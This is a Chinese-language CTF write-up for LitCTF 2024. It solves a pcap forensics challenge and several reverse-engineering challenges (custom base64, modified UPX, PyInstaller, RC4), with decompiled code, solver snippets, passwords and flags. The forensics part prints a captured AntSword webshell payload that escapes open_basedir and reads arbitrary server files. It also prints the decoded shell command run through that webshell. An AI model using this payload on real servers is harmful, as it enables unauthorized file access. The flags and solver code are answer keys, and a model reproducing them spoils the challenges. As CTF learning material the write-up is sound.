if ($opdir) {
    $ocwd = dirname($_SERVER["SCRIPT_FILENAME"]);
    $oparr = preg_split("/;|:/", $opdir);
    @array_push($oparr, $ocwd, sys_get_temp_dir());
    foreach ($oparr as $item) {
        if (!@is_writable($item)) {
            continue;
        }
        ;
        $tmdir = $item . "/.17569d";
        @mkdir($tmdir);
        if (!@file_exists($tmdir)) {
            continue;
        }
        @chdir($tmdir);
        @ini_set("open_basedir", "..");
        $cntarr = @preg_split("/\\\\|\//", $tmdir);
        for ($i = 0; $i < sizeof($cntarr); $i++) {
            @chdir("..");
        }
        ;
        @ini_set("open_basedir", "/");
        @rmdir($tmdir);
        break;
    }
    ;
}
;
```

```
;
function asenc($out)
{
    return $out;
}
;
function asoutput()
{
    $output = ob_get_contents();
    ob_end_clean();
    echo "5c2374" . "98067c";
    echo @asenc($output);
    echo "951c29" . "edf34b";
}
ob_start();
try {
    $F = base64_decode(substr(get_magic_quotes_gpc() ?
stripslashes($_POST["p2a4445380b252"]) : $_POST["p2a4445380b252"], 2));
    $fp = @fopen($F, "r");
    if (@fgetc($fp)) {
        @fclose($fp);
        @readfile($F);
    } else {
        echo ("ERROR:// Can Not Read");
    }
    ;
} catch (Exception $e) {
    echo "ERROR://" . $e->getMessage();
}
;
asoutput();
die();

#
&p2a4445380b252=Z2QzovUHJvZ3JhbSBGaWxlcy9waHBzdHVkeV9wcm8vV1dXL0xpdENURi1wY2Fwbm
cvZjFhZy56aXA=
```

用这个来解码后面的base

```
<?php
$a =
"Z2QzovUHJvZ3JhbSBGaWxlcy9waHBzdHVkeV9wcm8vV1dXL0xpdENURi1wY2FwbmcvZjFhZy56aXA="
;
$D = base64_decode(substr($a, 2));
echo $D;
# C:/Program Files/phpstudy_pro/WWW/LitCTF-pcapng/f1ag.zip
```

这里是把加密后的flag压缩包直接二进制流读取了,

翻到前面有一个流是生成这个压缩包的, 同样的方法解码它的base是这个

```
cd /d "C:\\Program Files\\phpstudy_pro\\WWW\\LitCTF-pcapng"&zip -P
"PaSswOrd_LitCtF_LOvely_tanJi" f1ag.zip flag.php&echo 1a925&cd&echo 6ffeb1
```

得到密码, 解压压缩包得到flag

```php
<?php
$flag = "LitCTF{anTswOrd_flOw_is_eAsY_fOr_u}";
```

Litctf-re

编码喵

64位无壳pe文件

直接ida打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  __int64 v4; // rax
  __int64 v5; // rax
  __int64 v6; // rax
  __int64 v7; // rax
  __int64 v8; // rax
  __int64 v9; // rax
  __int64 v10; // rax
  __int64 v11; // rbx
  __int64 v12; // rax
  __int64 v13; // rax
  char v15[32]; // [rsp+20h] [rbp-80h] BYREF
  char v16[32]; // [rsp+40h] [rbp-60h] BYREF
  char v17[40]; // [rsp+60h] [rbp-40h] BYREF
  char v18[8]; // [rsp+88h] [rbp-18h] BYREF
  int v19; // [rsp+90h] [rbp-10h] BYREF
  char v20; // [rsp+97h] [rbp-9h] BYREF
  __int64 v21; // [rsp+98h] [rbp-8h]

  _main(argc, argv, envp);
  v3 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "
                                    \n");
  v4 = std::operator<<<std::char_traits<char>>(v3, "TJ       TJTJ TJTJTJTJ
TJTJTJ  TJTJTJTJ TJTJTJTJ \n");
  v5 = std::operator<<<std::char_traits<char>>(v4, "TJ        TJ     TJ    TJ
TJ    TJ    TJ       \n");
  v6 = std::operator<<<std::char_traits<char>>(v5, "TJ        TJ     TJ    TJ
      TJ    TJ       \n");
  v7 = std::operator<<<std::char_traits<char>>(v6, "TJ        TJ     TJ    TJ
      TJ    TJTJTJ   \n");
  v8 = std::operator<<<std::char_traits<char>>(v7, "TJ        TJ     TJ    TJ
      TJ    TJ       \n");
  v9 = std::operator<<<std::char_traits<char>>(v8, "TJ        TJ     TJ    TJ
TJ    TJ    TJ       \n");
  v10 = std::operator<<<std::char_traits<char>>(v9, "TJTJTJTJ TJTJ    TJ
TJTJTJ     TJ    TJ       \n");
  std::operator<<<std::char_traits<char>>(v10, "
                \n");
  v19 = 1;
```

```
  std::chrono::duration<long long,std::ratio<1ll,1ll>>::duration<int,void>(v18,
&v19);
  std::this_thread::sleep_for<long long,std::ratio<1ll,1ll>>(v18);
  std::string::basic_string(v17);
  std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, &unk_4051A4);
  std::getline<char,std::char_traits<char>,std::allocator<char>>
(refptr__ZSt3cin, v17);
  v11 = operator new(0x20ui64);
  text_72(v11);
  v21 = v11;
  LODWORD(v11) = std::string::length(v17);
  v12 = std::string::c_str(v17);
  LitCTF_tanji_calculate::Encode[abi:cxx11](v16, v21, v12, (unsigned int)v11);
  std::allocator<char>::allocator(&v20);
  std::string::basic_string(v15,
"tgLOq1rgEZaZmdmOzwq4lweYzgeTngfHnI1ImMm5ltaXywnLowuYnJmWmxO=", &v20);
  std::allocator<char>::~allocator(&v20);
  std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, &unk_4051F5);
  printProgress();
  std::ostream::operator<<(refptr__ZSt4cout,
refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
  if ( (unsigned __int8)std::operator==<char>(v16, v15) )
    v13 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout,
&unk_405208);
  else
    v13 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout,
&unk_40522D);
  std::ostream::operator<<(v13,
refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
  std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, &unk_405249);
  std::istream::get(refptr__ZSt3cin);
  std::string::~string(v15);
  std::string::~string(v16);
  std::string::~string(v17);
  return 0;
}
```

encode

```
__int64 __fastcall LitCTF_tanji_calculate::Encode[abi:cxx11](__int64 a1, __int64
a2, unsigned __int8 *a3, int a4)
{
  char *v4; // rax
  char *v5; // rax
  char *v6; // rax
  char *v7; // rax
  char *v8; // rax
  char *v9; // rax
  char *v10; // rax
  char *v11; // rax
  unsigned __int8 *v13; // [rsp+28h] [rbp-58h]

  std::string::basic_string(a1);
  v13 = a3;
  while ( a4 > 2 )
  {
    v4 = (char *)std::string::operator[](a2, (int)*v13 >> 2);
```

```
    std::string::operator+=(a1, (unsigned int)*v4);
    v5 = (char *)std::string::operator[](a2, ((16 * *v13) & 0x30) + ((int)v13[1]
>> 4));
    std::string::operator+=(a1, (unsigned int)*v5);
    v6 = (char *)std::string::operator[](a2, ((4 * v13[1]) & 0x3C) +
((int)v13[2] >> 6));
    std::string::operator+=(a1, (unsigned int)*v6);
    v7 = (char *)std::string::operator[](a2, v13[2] & 0x3F);
    std::string::operator+=(a1, (unsigned int)*v7);
    v13 += 3;
    a4 -= 3;
  }
  if ( a4 > 0 )
  {
    v8 = (char *)std::string::operator[](a2, (int)*v13 >> 2);
    std::string::operator+=(a1, (unsigned int)*v8);
    if ( a4 % 3 == 1 )
    {
      v9 = (char *)std::string::operator[](a2, (16 * *v13) & 0x30);
      std::string::operator+=(a1, (unsigned int)*v9);
      std::string::operator+=(a1, &unk_405261);
    }
    else if ( a4 % 3 == 2 )
    {
      v10 = (char *)std::string::operator[](a2, ((16 * *v13) & 0x30) +
((int)v13[1] >> 4));
      std::string::operator+=(a1, (unsigned int)*v10);
      v11 = (char *)std::string::operator[](a2, (4 * v13[1]) & 0x3C);
      std::string::operator+=(a1, (unsigned int)*v11);
      std::string::operator+=(a1, &unk_405264);
    }
  }
  return a1;
}
```

0x30,0x3c,0x3f

经典base64
换表

hello_upx

upx修改了关键特征，直接虚拟机脱壳

xvlk脱壳

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v4[3]; // [rsp+20h] [rbp-50h]
  __int16 v5; // [rsp+38h] [rbp-38h]
  char v6[40]; // [rsp+40h] [rbp-30h] BYREF
  int v7; // [rsp+68h] [rbp-8h]
  int i; // [rsp+6Ch] [rbp-4h]

  sub_40A630(argc, argv, envp);
```

```
  v4[0] = 0x707541504072684Ci64;
  v4[1] = 0x655158612559632Bi64;
  v4[2] = 0x4F5E4E601E5A4E20i64;
  v5 = 101;
  v7 = 1;
  j_printf("welcome to LitCTF2024\nplease inputs you flag:");
  j_scanf("%s", v6);
  for ( i = 0; i <= 24; ++i )
    v6[i] -= i;
  for ( i = 0; i <= 24; ++i )
  {
    if ( *((unsigned __int8 *)v4 + i) != v6[i] )
      v7 = 0;
  }
  if ( v7 )
    j_printf(aGood);
  else
    j_printf("nonononononno!");
  return 0;
}
```

直接逆向

```
unsigned char ida_chars[] =
{
   76, 104, 114,  64,  80,  65, 117, 112,  43,  99,
   89,  37,  97,  88,  81, 101,  32,  78,  90,  30,
   96,  78,  94,  79, 101,   0,  64
};

int main()
{



    for(int i=0;i<24;i++)
    {

        printf("%c",ida_chars[i]+i);
    }
}
```

ezpython！！！！！

pyinstaller打包

直接解包

注意

```
import Litctfbase64
flag = input('flag:')
flag = Litctfbase64.b64decode(flag)
if flag == 'X=3o4hx=OEZwf=mMv13gX=3o4hx=qje2ZjtgZQmEKXZog4==':
    print('win')
    return None
print('no')

#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.11
```

3.11

所以用3.11重新解包

Litctfbase64

导入库，直接反编译

经典换表

ezrc4

经典的rc4
注意拿到数据

1.反调试，直接nop

2.动态生成密钥

key db 'fenkey?',0
是错误的

动调生成

key db 'litctf!',0

直接在线网站